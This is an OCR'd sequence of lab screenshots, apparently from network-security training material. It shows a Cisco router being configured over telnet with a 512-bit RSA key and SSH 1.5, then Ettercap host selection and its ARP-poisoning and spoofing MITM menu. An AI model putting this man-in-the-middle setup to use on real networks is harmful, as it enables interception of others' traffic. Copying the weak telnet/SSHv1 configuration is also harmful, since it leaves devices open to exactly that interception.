






C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\u7>telnet 172.16.100.8 2001


Telnet 172.16.100.8
R1 con0 is now available
Press RETURN to get started.
R1>
R1>
R1>
R1>



Telnet 172.16.100.8
R1(config)#ip domain-name cisco.com
R1(config)# crypto key generate rsa
The name for the keys will be: R1.cisco.com
Choose the size of the key modulus in the range of 360 to 4096 for your
General Purpose Keys. Choosing a key modulus greater than 512 may take
a few minutes.
How many bits in the modulus [512]:
% Generating 512 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 0 seconds)
R1(config)#
*Feb 6 09:45:06.832: RSA key size needs to be atleast 768 bits for ssh version
2
R1(config)#
*Feb 6 09:45:06.832: %SSH-5-ENABLED: SSH 1.5 has been enabled
R1(config)#line vt
R1(config)#line vty 0 4
R1(config-line)#
R1(config-line)#tra
R1(config-line)#transport in
R1(config-line)#transport input te
R1(config-line)#transport input telnet ssh
R1(config-line)#transport input telnet ssh



xp
Internet
Internet Explorer
E-mail
Outlook Express
ettercap
Realtime Monitor
MSN
Windows Media Player
Windows Messenger
All Programs
My Documents
My Recent Documents
My Pictures
My Music
Location: C:\Program Files\EttercapNG
Control Panel
Set Program Access and Defaults
Connect To
Printers and Faxes
Help and Support
Search
Log Off
Turn Off Computer
start
1:46 AM



ettercap NG-0.7.3
File
Sniff
Options
Unified sniffing... Shift+U
Bridged sniffing... Shift+B
Set pcap filter... P
ETTERCAP NG



ettercap NG-0.7.3
File
Sniff
Options
ettercap Input
Network interface :
(Microsoft's Packet Scheduler)
OK
Cancel


@Javangrpchannel







ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Host List
IP Address MAC Address Description
172.16.100.1 FC:75:16:D6:94:13
172.16.100.2 24:FD:52:39:28:C7
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00
Delete Host
Add to Target 1
Add to Target 2
26 plugins
39 protocol dissectors
53 ports monitored


ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Arp poisoning...
Icmp redirect...
Port stealing...
Dhcp spoofing...
Stop mitm attack(s)
Host List
IP Address MAC Address
172.16.100.1
172.16.100.2
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00
Delete Host
Add to Target 1
Add to Target 2

